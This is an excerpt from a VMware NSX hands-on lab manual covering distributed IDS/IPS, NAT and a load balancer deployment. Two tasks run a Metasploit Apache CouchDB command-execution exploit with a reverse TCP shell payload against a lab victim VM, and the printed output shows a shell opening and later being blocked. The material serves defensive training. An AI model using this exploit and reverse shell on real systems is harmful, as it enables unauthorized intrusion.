1. Navigate to the **Distributed Rules** tab.
2. Click **+ADD POLICY**.

   A row appears for the new policy.
3. Enter **`IDS/IPS Policy`** as the name of the policy.
4. Click the vertical ellipsis icon near IDS/IPS Policy and select **Add Rule.**

   A row appears for the new rule.

5. Configure the new rule.
   a. Enter **IDS/IPS Rule** as the name of the rule.
   b. In the Sources column, leave **Any** (default) selected.
   c. In the Destinations column, leave **Any** (default) selected.
   d. In the Services column, leave **Any** (default) selected.
   e. In the Security Profiles column, click the pencil icon, select the **IDS/IPS Profile** check box, and click **APPLY**.
   f. In the Applied To column, leave **DFW** (default) selected.
   g. In the Mode column, leave **Detect Only** (default) selected.
6. Navigate to the top-right corner of the screen and click **PUBLISH**.

   Success appears as the realization status for the IDS/IPS policy.

Task 6: Generate Malicious Traffic

You use Metasploit to initiate a CouchDB Command Execution attack against the sa-web-03-victim virtual machine.

1. From MTPuTTY, connect to sa-extvm-01 in the `Misc` folder.
2. Initiate the CouchDB Command Execution attack against the sa-web-03-victim virtual machine.

   ```
   sudo ./attack.sh
   ```

   When prompted, you can enter **VMware1!** as the root password.
3. Verify that the CouchDB Command Execution attack completed successfully.

```
[*] Processing attack.rc for ERB directives.
resource (attack.rc)> use
exploit/linux/http/apache_couchdb_cmd_exec
[*] Using configured payload linux/x64/shell_reverse_tcp
resource (attack.rc)> set RHOST 172.16.10.13
RHOST => 172.16.10.13
resource (attack.rc)> set LHOST 172.20.10.101
LHOST => 172.20.10.16
resource (attack.rc)> set LPORT 4446
LPORT => 4446
resource (attack.rc)> exploit -z
[*] Started reverse TCP handler on 172.20.10.101:4446
[*] Generating curl command stager
[*] Using URL: http://0.0.0.0:8080/XuD2rB
[*] Local IP: http://172.20.10.16:8080/XuD2rB
```

```
[*] 172.16.10.13:5984 - The 1 time to exploit
[*] Client 172.16.10.13 (curl/7.38.0) requested /XuD2rB
[*] Sending payload to 172.16.10.13 (curl/7.38.0)
[*] Command shell session 1 opened (172.20.10.101:4446 ->
172.16.10.13:35558) at 2022-09-12 08:31:51 -0500
[+] Deleted /tmp/jmiomsnv
[+] Deleted /tmp/qdlwxouzeaemx
[*] Server stopped.
[*] Session 1 created in the background.
```

A command shell session was successfully opened to the sa-web-03-victim virtual machine and two commands to delete folders were run.

4. Enter **`exit -y`** to close the shell session.

Task 7: Create a Segment and Attach a VM

You create a segment for security features and attach a virtual machine to it.

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Segments > NSX** and click **ADD SEGMENT**.
2. Provide the configuration details in the ADD SEGMENT window.

Option	Action
Segment Name	Enter **`Security-Segment`** in the text box.
Connected Gateway	Select **T1-GW-01**.
Transport Zone	Select **PROD-Overlay-TZ.**
Subnets	Enter **`172.16.80.1/24`** in the text box.

Leave the default values for all other options.

3. Click **SAVE.**
4. When the `Want to continue this Segment` message appears, click **No**.
5. Verify that Security-Segment is successfully created.
6. In the vSphere Client UI, select **Inventory** from the menu on the left and navigate to the **Hosts and Clusters** tab.
7. Expand the view of **vSphere Datacenter** > **Compute-Cluster.**

8. Connect sa-patchvm-01 to the Security-Segment segment.
    a. Right-click **sa-patchvm-01** and select **Edit Settings.**
    b. From the **Network adapter 1** drop-down menu, select **Browse**, select **Security-Segment**, and click **OK.**
    c. Verify that the **Connected** check box is selected.
    d. Click **OK.**

Task 8: Generate Suspicious Traffic

You replay a PCAP capture to generate suspicious traffic.

1. Use MTPuTTY to open an SSH session to sa-patchvm-01**.**
2. Access the root mode.

    ```
    sudo -s
    ```

    You can use VMware1! as the password.
3. Navigate to the `/root` folder.

    ```
    cd /root
    ```
4. Replay a `.pcap` file to generate a suspicious threat event.

    ```
    tcpreplay -i ens160 suspicious-idps.pcap
    ```

    The replay of the packet capture file takes a few seconds to complete.

Task 9: Analyze Intrusion Detection Events

You examine the Intrusion Detection events dashboard.

1. On the NSX UI Home page, navigate to **Security** > **Threat Event Monitoring** > **IDS/IPS**.
2. Verify that at least one high event and one suspicious event appear in the histogram.

    Orange indicates a high event, and purple indicates a suspicious event.
3. Point to the orange dot to gather additional information about the intrusion, including its severity, type, total number of attempts, and when it was first started.
4. Navigate to the bottom of the dashboard and expand the event with the **SLR Alert - Apache CouchDB Remote Privilege Escalation** details.
5. Record the CVE associated with the event. _____

    2017-12635 is an example CVE. You will need the CVEs later in the lab.

6. Use the Intrusion Activity diagram to verify that the event was only detected but not prevented.
7. Click the **View Full Event History** link to obtain specific details about each occurrence of the attack.
8. Click **CLOSE** to exit.
9. Point to the purple dot to gather additional information about the intrusion, including its severity, type, total number of attempts, and when it was first started.

   NOTE

   If a purple dot does not appear, click **REFRESH** on top of the IDS/IPS threat event monitoring page or generate suspicious traffic once again.

10. Navigate to the bottom of the dashboard and expand the event with suspicious severity, which is labeled as NSX - Detect VMware NSX TEST.

    NOTE

    Multiple events might be labelled as NSX-Detect VMware NSX Test. Ensure that you expand the event with suspicious severity.

11. From the Event details, verify the value for each parameter of the IDS/IPS event.

Parameter	Value
Severity	Suspicious
Details	NSX - Detect VMWARE NSX TEST
Source IP and Port	216.58.213.16 Port 80
Target IP	172.20.10.105
Attack Type	trojan-activity
Service	HTTP
Signature ID	1102996

12. From the IDS/IPS event, click **View Full Event History** to see the Intrusion History details.
13. Click **CLOSE** in the Intrusion History window.

Task 10: Modify the IDS/IPS Settings to Prevent Malicious Traffic

You modify the IDS/IPS settings and rules to prevent malicious traffic.

1. On the NSX UI Home page, navigate to **Security** > **Policy Management** > **IDS/IPS & Malware Prevention** > **Distributed Rules**.
2. Expand the IDS/IPS policy.
3. Find the IDS/IPS rule and select **Detect & Prevent** from the **Mode** drop-down menu.
4. Click **PUBLISH**.
5. Navigate to the **Settings** > **IDS/IPS** tab.
6. In the Signature Management section, click the **VIEW AND MANAGE SIGNATURE SET** link.
7. Enter the CVEs that you gathered in the previous task in the search text box.

   Example: 2017-12635.
8. Verify that the action for the signature returned by the search is set to **Reject.**
9. Click **SAVE.**

Task 11: Generate and Analyze Intrusion Prevention Events

You generate malicious traffic and verify that NSX Distributed IDS/IPS successfully prevents such events.

1. If not already opened, use MTPuTTY to open an SSH session to sa-extvm-01**.**
2. Initiate the CouchDB Command Execution attack against the sa-web-03-victim virtual machine.

   ```
   sudo ./attack.sh
   ```

   When prompted, you can enter **`VMware1!`** as the root password.
3. Verify that the CouchDB Command Execution attack fails.

   ```
   [*] Processing attack.rc for ERB directives.
   resource (attack.rc)> use
   exploit/linux/http/apache_couchdb_cmd_exec
   [*] Using configured payload linux/x64/shell_reverse_tcp
   resource (attack.rc)> set RHOST 172.16.10.13
   RHOST => 172.16.10.13
   resource (attack.rc)> set LHOST 172.20.10.101
   LHOST => 172.20.10.101
   resource (attack.rc)> set LPORT 4446
   LPORT => 4446
   resource (attack.rc)> exploit -z
   ```

```
[*] Started reverse TCP handler on 172.20.10.101:4446
[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection
reset by peer
[*] Exploit completed, but no session was created.
```

4. Enter **exit -y** to close the shell session.
5. On the NSX UI Home page, navigate to **Security** > **Threat Event Monitoring** > **IDS/IPS.**
6. Find and expand the event with the **SLR Alert - Apache CouchDB Remote Privilege Escalation** details.
7. On the Intrusion Activity diagram, verify that the attack was prevented.

Lab 14 (Simulation) Deploying NSX Application Platform

Objective and Tasks

Deploy and validate NSX Application Platform:


1. Deploy NSX Application Platform
2. Validate the NSX Application Platform Deployment from the NSX UI
3. Validate the NSX Application Platform Deployment from the Kubernetes Cluster

From your local desktop, go to https://via.vmw.com/nsxicm40_lab15 to open the simulation.

IMPORTANT

Do not perform the steps from this simulation in your actual lab environment.

Do not refresh, navigate away from, or minimize the browser tab hosting the simulation. These actions might pause the simulation, and the simulation might not progress.




Lab 15 (Simulation) Configuring Malware Prevention for East-West Traffic

Objective and Tasks

Configure malware prevention for east-west traffic:

1. Install Malware Prevention
2. Validate the Malware Prevention Deployment from the CLI
3. Register the Malware Prevention Service
4. Deploy the Service Instances
5. Validate the Service Instances Deployments
6. Create a Malware Prevention Profile
7. Configure the East-West Malware Prevention Rules
8. Download Files from the Guest VM
9. Review the Malware Prevention Dashboard




From your local desktop, go to https://via.vmw.com/nsxicm40_lab16 to open the simulation.

IMPORTANT

Do not perform the steps from this simulation in your actual lab environment.

Do not refresh, navigate away from, or minimize the browser tab hosting the simulation. These actions might pause the simulation, and the simulation might not progress.




Lab 16 (Simulation) Using NSX Network Detection and Response to Detect Threats

Objective and Tasks

Install and use NSX Network Detection and Response to detect and visualize advanced threats:

1. Install NSX Network Detection and Response
2. Validate the NSX Network Detection and Response Deployment from the CLI
3. Enable NSX Distributed IDS/IPS for a vSphere Cluster
4. Create an NSX Distributed IDS/IPS Profile
5. Configure NSX Distributed IDS/IPS Rules
6. Generate Malicious Traffic
7. Analyze Threat Detection Events and Campaigns




From your local desktop, go to https://via.vmw.com/nsxicm40_lab17 to open the simulation.

IMPORTANT

Do not perform the steps from this simulation in your actual lab environment.

Do not refresh, navigate away from, or minimize the browser tab hosting the simulation. These actions might pause the simulation, and the simulation might not progress.




Lab 17 Configuring Network Address Translation

Objective and Tasks

Configure source and destination network address translation rules on the Tier-1 gateway:

1. Prepare for the Lab
2. Create a Tier-1 Gateway for Network Address Translation
3. Create a Segment
4. Attach a VM to NAT-Segment
5. Configure NAT
6. Configure NAT Route Redistribution
7. Verify the IP Connectivity



Task 1: Prepare for the Lab

You log in to the vSphere Client UI and the NSX UI.

1. From your student desktop, log in to the vSphere Client UI.
   a. Open Chrome.
   b. Click the **vSphere** > **vSphere Client (SA-VCSA-01)** bookmark.
   c. Log in to the vSphere Client UI.
      - User name: administrator@vsphere.local
      - Password: VMware1!
2. Log in to the NSX UI.
   a. Open another tab in Chrome.
   b. Click the **NSX** > **NSX Manager** bookmark.
   c. Log in to the NSX UI.
      - User name: admin
      - Password: VMware1!VMware1!

Task 2: Create a Tier-1 Gateway for Network Address Translation

You create a Tier-1 gateway to support network address translation (NAT).

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Tier-1 Gateways** and click **ADD TIER-1 GATEWAY.**
2. Provide the configuration details in the ADD TIER-1 GATEWAY window.

Option	Action
Tier-1 Gateway Name	Enter **`T1-GW-02-NAT`** in the text box.
HA Mode	Leave **Active Standby** (default) selected.
Linked Tier-0 Gateway	Select **BGP-T0-GW-01**.
Edge Cluster	Select **Edge-Cluster-01**.
Fail Over	Leave **Non Preemptive** (default) selected.
Route Advertisement	Turn on the **All Static Routes**, **All Connected Segments & Service Ports**, and **All NAT IPs** toggles.

   Leave the default values selected for all other options.

3. Click **SAVE.**
4. If a message prompts you to continue editing the Tier-1 gateway, click **NO**.
5. Verify that the T1-GW-02-NAT gateway appears in the Tier-1 Gateway list and the status is Success.

Task 3: Create a Segment

You create a segment for the NAT network.

1. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Segments** > **NSX** and click **ADD SEGMENT**.
2. Provide the configuration details in the ADD SEGMENT window.

Option	Action
Segment Name	Enter **`NAT-Segment`** in the text box.
Connected Gateway	Select **T1-GW-02-NAT**.
Transport Zone	Select **PROD-Overlay-TZ.**
Subnets	Enter **`172.16.101.1/24`** in the text box.

   Leave the default values for all other options.

3. Click **SAVE.**
4. When the `Want to continue this Segment` message appears, click **No**.
5. Verify that NAT-Segment is successfully created.

Task 4: Attach a VM to NAT-Segment

You attach the T2-NAT-01 VM to the newly created NAT segment.

1. On the vSphere Client Home page, navigate to **Inventory** > **Hosts and Clusters**.
2. Right-click the **T2-NAT-01** VM and select **Edit Settings.**
3. In the **Network adapter 1** drop-down menu, click **Browse**, select **NAT-Segment**, and click **OK.**
4. Verify that the **Connected** check box is selected.
5. Click **OK.**

Task 5: Configure NAT

You configure the source and destination NAT rules on the Tier-1 NAT gateway.

1. On the NSX UI Home page, navigate to **Networking** > **Network Services** > **NAT**.
2. Select **T1-GW-02-NAT** from the **Gateway** drop-down menu.
3. Click **ADD NAT RULE**.
4. Provide the configuration details in the ADD NAT RULE window.

Option	Action
Name	Enter **`SNAT-Rule`** in the text box.
Action	Select **SNAT**.
Source IP	Enter **`172.16.101.11`** in the text box.
Destination IP	Leave blank.
Translated IP	Enter **`80.80.80.1`** in the text box.
Firewall	Select **Bypass**.

   Leave the default values for all other options.

5. Click **SAVE.**
6. Verify that the SNAT rule appears in the list.
7. Verify that T1-GW-02-NAT is still selected in the **Gateway** drop-down menu and click **ADD NAT RULE** again.
8. Provide the configuration details in the New NAT Rule window.

Option	Action
Name	Enter **`DNAT-Rule`** in the text box.
Action	Select **DNAT**.
Source IP	Leave blank.
Destination IP	Enter **`80.80.80.1`** in the text box.
Translated IP	Enter **`172.16.101.11`** in the text box.
Firewall	Select **Bypass**.

   Leave the default values for all other options.

9. Click **SAVE.**
10. Verify that the DNAT rule appears in the list.

Task 6: Configure NAT Route Redistribution

You verify route redistribution in the NAT network to the upstream VyOS router.

1. Use MTPuTTY to connect to sa-vyos-01 and verify that the 172.16.101.0/24 route is advertised by entering **`show ip route`**.

```
vmware@sa-vyos-01:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O
- OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

S>* 0.0.0.0/0 [1/0] via 172.20.10.10, eth0
C>* 127.0.0.0/8 is directly connected, lo
B>* 172.16.10.0/24 [20/0] via 192.168.100.2, eth2.100, 4d05h40m
  *                       via 192.168.110.2, eth2.110, 4d05h40m
B>* 172.16.20.0/24 [20/0] via 192.168.100.2, eth2.100, 4d05h40m
  *                       via 192.168.110.2, eth2.110, 4d05h40m
B>* 172.16.30.0/24 [20/0] via 192.168.100.2, eth2.100, 4d05h40m
  *                       via 192.168.110.2, eth2.110, 4d05h40m
B>* 172.16.80.0/24 [20/0] via 192.168.100.2, eth2.100, 00:41:55
  *                       via 192.168.110.2, eth2.110, 00:41:55
B>* 172.16.101.0/24 [20/0] via 192.168.100.2, eth2.100,
00:02:56
  *                        via 192.168.110.2, eth2.110,
00:02:56
C>* 172.20.10.0/24 is directly connected, eth0
C>* 172.20.11.0/24 is directly connected, eth1
C>* 192.168.100.0/24 is directly connected, eth2.100
C>* 192.168.110.0/24 is directly connected, eth2.110
C>* 192.168.120.0/24 is directly connected, eth2.120
C>* 192.168.130.0/24 is directly connected, eth2.130
O   192.168.200.0/24 [110/10] is directly connected, eth2.200,
6d05h57m
C>* 192.168.200.0/24 is directly connected, eth2.200
O   192.168.210.0/24 [110/10] is directly connected, eth2.210,
6d05h57m
C>* 192.168.210.0/24 is directly connected, eth2.210
```

2. On the Tier-0 Gateway, redistribute the NAT route (80.80.80.1/32) so that the upstream router learns about it.
   a. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Tier-0 Gateways**.
   b. Click the vertical ellipsis icon next to BGP-T0-GW-01 and select **Edit** from the menu.
   c. Expand **ROUTE RE-DISTRIBUTION** and click **1**, which is the current count value.
   d. Click the vertical ellipsis icon next to BGP-Route-Redistribution and select **Edit** from the menu.
   e. On BGP-Route-Redistribution, click **4**, which is the current count value.
   f. Select the **NAT IP** check box under Advertised Tier-1 Subnets.
   g. Click **APPLY.**

      The ROUTE RE-DISTRIBUTION count is set to 5.
   h. Click **ADD** and click **APPLY.**
3. Click **SAVE** and click **CLOSE EDITING**.
4. Switch back to the MTPuTTY connection for sa-vyos-01 and enter **`show ip route`** again to verify that 80.80.80.1/32 appears.

```
vmware@sa-vyos-01:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O
- OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

S>* 0.0.0.0/0 [1/0] via 172.20.10.10, eth0
B>* 80.80.80.1/32 [20/0] via 192.168.100.2, eth2.100, 00:00:09
  *                      via 192.168.110.2, eth2.110, 00:00:09
C>* 127.0.0.0/8 is directly connected, lo
B>* 172.16.10.0/24 [20/0] via 192.168.100.2, eth2.100, 4d05h43m
  *                       via 192.168.110.2, eth2.110, 4d05h43m
B>* 172.16.20.0/24 [20/0] via 192.168.100.2, eth2.100, 4d05h43m
  *                       via 192.168.110.2, eth2.110, 4d05h43m
B>* 172.16.30.0/24 [20/0] via 192.168.100.2, eth2.100, 4d05h43m
  *                       via 192.168.110.2, eth2.110, 4d05h43m
B>* 172.16.80.0/24 [20/0] via 192.168.100.2, eth2.100, 00:44:13
  *                       via 192.168.110.2, eth2.110, 00:44:13
B>* 172.16.101.0/24 [20/0] via 192.168.100.2, eth2.100,
00:05:14
  *                        via 192.168.110.2, eth2.110,
00:05:14
C>* 172.20.10.0/24 is directly connected, eth0
C>* 172.20.11.0/24 is directly connected, eth1
```

```
C>* 192.168.100.0/24 is directly connected, eth2.100
C>* 192.168.110.0/24 is directly connected, eth2.110
C>* 192.168.120.0/24 is directly connected, eth2.120
C>* 192.168.130.0/24 is directly connected, eth2.130
O   192.168.200.0/24 [110/10] is directly connected, eth2.200,
6d05h59m
C>* 192.168.200.0/24 is directly connected, eth2.200
O   192.168.210.0/24 [110/10] is directly connected, eth2.210,
6d05h59m
C>* 192.168.210.0/24 is directly connected, eth2.210
```

Task 7: Verify the IP Connectivity

You test the connectivity to the NAT network.

1. From MTPuTTY, connect to sa-nsxedge-02.
2. Retrieve gateway instances and identify the virtual routing and forwarding (VRF) instance context for SR-BGP-T0-GW-01.

   ```
   get gateways
   ```

   ```
   sa-nsxedge-02> get gateways
   Mon Sep 12 2022 UTC 14:27:58.711
   Logical Router
   UUID   VRF    LR-ID  Name   Type
   ...
   dd7330c9-adfc-4386-a867-ae195d9b85ad 1 3 SR-BGP-T0-GW-
   01 SERVICE_ROUTER_TIER0
   5faa797b-03c6-4cee-b7e6-3b0b6d475c91 3 2 DR-BGP-T0-GW-
   01 DISTRIBUTED_ROUTER_TIER0
   0d5707f0-c3d4-4962-b761-97c6f0c5122d 4 1 DR-T1-GW-
   01 DISTRIBUTED_ROUTER_TIER1
   75d3abdf-8adf-49aa-abac-14b531420ace 5 7 SR-T1-GW-02-
   NAT SERVICE_ROUTER_TIER1
   f40e1f87-5342-455e-b4a8-13ed6e86df92 6 6 DR-T1-GW-02-
   NAT DISTRIBUTED_ROUTER_TIER1
   ```

   In the command output, the VRF ID for SR-BGP-T0-GW-01 is 1. The VRF ID in your lab might be different.

3. Access the VRF for SR-BGP-T0-GW-01 and view the routing table of the Tier-0 SR to verify that 80.80.80.1/32 appears.

```
vrf 1
get route
```

```
sa-nsxedge-02> vrf 1
sa-nsxedge-02(tier0_sr[1])> get route

Flags: t0c - Tier0-Connected, t0s - Tier0-Static, b - BGP, o - OSPF
t0n - Tier0-NAT, t1s - Tier1-Static, t1c - Tier1-Connected,
t1n: Tier1-NAT, t1l: Tier1-LB VIP, t1ls: Tier1-LB SNAT,
t1d: Tier1-DNS FORWARDER, t1ipsec: Tier1-IPSec, isr: Inter-SR,
> - selected route, * - FIB route

Total number of routes: 22
b  > * 0.0.0.0/0 [20/0] via 192.168.100.1, uplink-282, 09:09:31
t1n> * 80.80.80.1/32 [3/0] via 100.64.0.7, downlink-353, 00:02:06
t0c> * 100.64.0.0/31 is directly connected, linked-292, 09:08:07
t0c> * 100.64.0.6/31 is directly connected, downlink-353, 00:02:10
t0c> * 169.254.0.0/25 is directly connected, downlink-276, 09:10:37
isr> * 169.254.0.128/25 is directly connected, inter-sr-274, 09:10:37
t1c> * 172.16.10.0/24 [3/0] via 100.64.0.1, linked-292, 08:54:54
t1c> * 172.16.20.0/24 [3/0] via 100.64.0.1, linked-292, 08:54:54
t1c> * 172.16.30.0/24 [3/0] via 100.64.0.1, linked-292, 08:54:54
t1c> * 172.16.80.0/24 [3/0] via 100.64.0.1, linked-292, 00:19:31
t1c> * 172.16.101.0/24 [3/0] via 100.64.0.7, downlink-353, 00:02:06
b  > * 172.20.10.0/24 [20/66] via 192.168.100.1, uplink-282, 09:09:31
b  > * 172.20.11.0/24 [20/66] via 192.168.100.1, uplink-282, 09:09:31
t0c> * 192.168.100.0/24 is directly connected, uplink-282, 09:10:37
b  > * 192.168.110.0/24 [20/66] via 192.168.100.1, uplink-282, 09:09:31
b  > * 192.168.120.0/24 [20/66] via 192.168.100.1, uplink-282, 09:09:31
b  > * 192.168.130.0/24 [20/66] via 192.168.100.1, uplink-282, 09:09:31
b  > * 192.168.200.0/24 [20/66] via 192.168.100.1, uplink-282, 09:09:31
b  > * 192.168.210.0/24 [20/66] via 192.168.100.1, uplink-282, 09:09:31
t0c> * fc75:d874:d17d:2800::/64 is directly connected, downlink-353,
00:02:11
t0c> * fc75:d874:d17d:e000::/64 is directly connected, linked-292,
09:08:08
t0c> * fe80::/64 is directly connected, downlink-276, 09:10:38
```

4. On your student desktop, open a browser window and either enter **`http://80.80.80.1`** or click the **NAT Web Server** bookmark.


   A test page appears indicating that your NAT is successful.

Lab 18 Configuring NSX Advanced Load Balancer

Objective and Tasks

Configure NSX Advanced load-balancing services:

1. Prepare for the Lab
2. Create Segments for NSX Advanced Load Balancer
3. Deploy NSX Advanced Load Balancer Controller
4. Access the NSX Advanced Load Balancer UI
5. Create a Cloud Connector for NSX
6. Configure Service Engine Networks and Routing
7. Test the Connectivity to Web Servers
8. Create a Virtual Service
9. Configure Route Advertisement and Route Redistribution for the Virtual IP



Task 1: Prepare for the Lab

You log in to the vSphere Client UI and the NSX UI.

1. On your student desktop, log in to the vSphere Client UI.
   a. Open Chrome.
   b. Click the **vSphere** > **vSphere Client (SA-VCSA-01)** bookmark.
   c. Log in to the vSphere Client UI.
      - User name: administrator@vsphere.local
      - Password: VMware1!
2. Log in to the NSX UI.
   a. Open another tab in Chrome.
   b. Click the **NSX** > **NSX Manager** bookmark.
   c. Log in to the NSX UI.
      - User name: admin
      - Password: VMware1!VMware1!

Task 2: Create Segments for the NSX Advanced Load Balancer

You create a management and a data plane segment for the NSX Advanced Load Balancer deployment.

1. Create a segment named ALB-DATAPLANE.
   a. On the NSX UI Home page, navigate to **Networking** > **Connectivity** > **Segments** > **NSX.**
   b. Click **ADD SEGMENT** and configure the segment.

Option	Action
Name	Enter **`ALB-DATAPLANE`** in the text box.
Connected Gateway	Select **T1-GW-01**.
Transport Zone	Select **PROD-Overlay-TZ.**
Subnets	Enter **`172.16.60.1/24`** in the text box.

   Leave the default values for all the other options.
   c. Click **SAVE**.
   d. When the message to continue segment configuration appears, click **NO**.
2. Create a segment named ALB-MANAGEMENT.
   a. Click **ADD SEGMENT** and configure the segment.

Option	Action
Name	Enter **`ALB-MANAGEMENT`** in the text box.
Connected Gateway	Select **T1-GW-01**.
Transport Zone	Select **PROD-Overlay-TZ.**
Subnets	Enter **`172.16.70.1/24`** in the text box.

   Leave the default values for all the other options.
   b. Click **SAVE**.
   c. When the message to continue segment configuration appears, click **NO**.
3. Verify that the two segments are created successfully and the status is Success.

Task 3: Deploy the NSX Advanced Load Balancer Controller

You use the NSX UI to deploy the NSX Advanced Load Balancer controller.

1. On the NSX UI Home page, navigate to **System** > **Configuration** > **Appliances** > **NSX Advanced Load Balancer.**
2. Click the **SET VIRTUAL IP** link to configure a virtual IP address for the NSX Advanced Load Balancer controller cluster.
3. Enter **`172.20.10.48`** as the virtual IP address and click **SAVE**.
4. Click the **ADD NSX ADVANCED LOAD BALANCER** link to start the deployment.
5. When the deployment wizard appears, configure settings in the Application Information section.

Option	Action
Remote OVA link	Enter **`http://172.20.10.11/files/advanced_load_balancer/controller-22.1.1-9052.ova`** and click **UPLOAD**.
Hostname	Enter **`sa-nsxalb-01`** in the text box.
Management IP/Netmask	Enter **`172.20.10.45/24`** in the text box.
Management Gateway	Enter **`172.20.10.10`** in the text box.
DNS Server	Leave the default value of 172.20.10.10.
NTP Server	Leave the default value of 172.20.10.100.
Node size	Select **Small.**

   Wait for the successful upload and extraction of the OVA file.

6. Click **NEXT.**

7. Configure settings in the Configuration section.

Option	Action
Computer Manager	Select **sa-vcsa-01.vclass.local.**
Compute Cluster	Select **Management-Cluster.**
Datastore	Select **SA-Shared-01-NSX.**
Virtual Disk Format	Select **Thin Provision.**
Network	Select **pg-SA-Management.**

   Leave the default values for all the other options.

8. Click **NEXT.**
9. Configure settings under Access & Credentials.

Option	Action
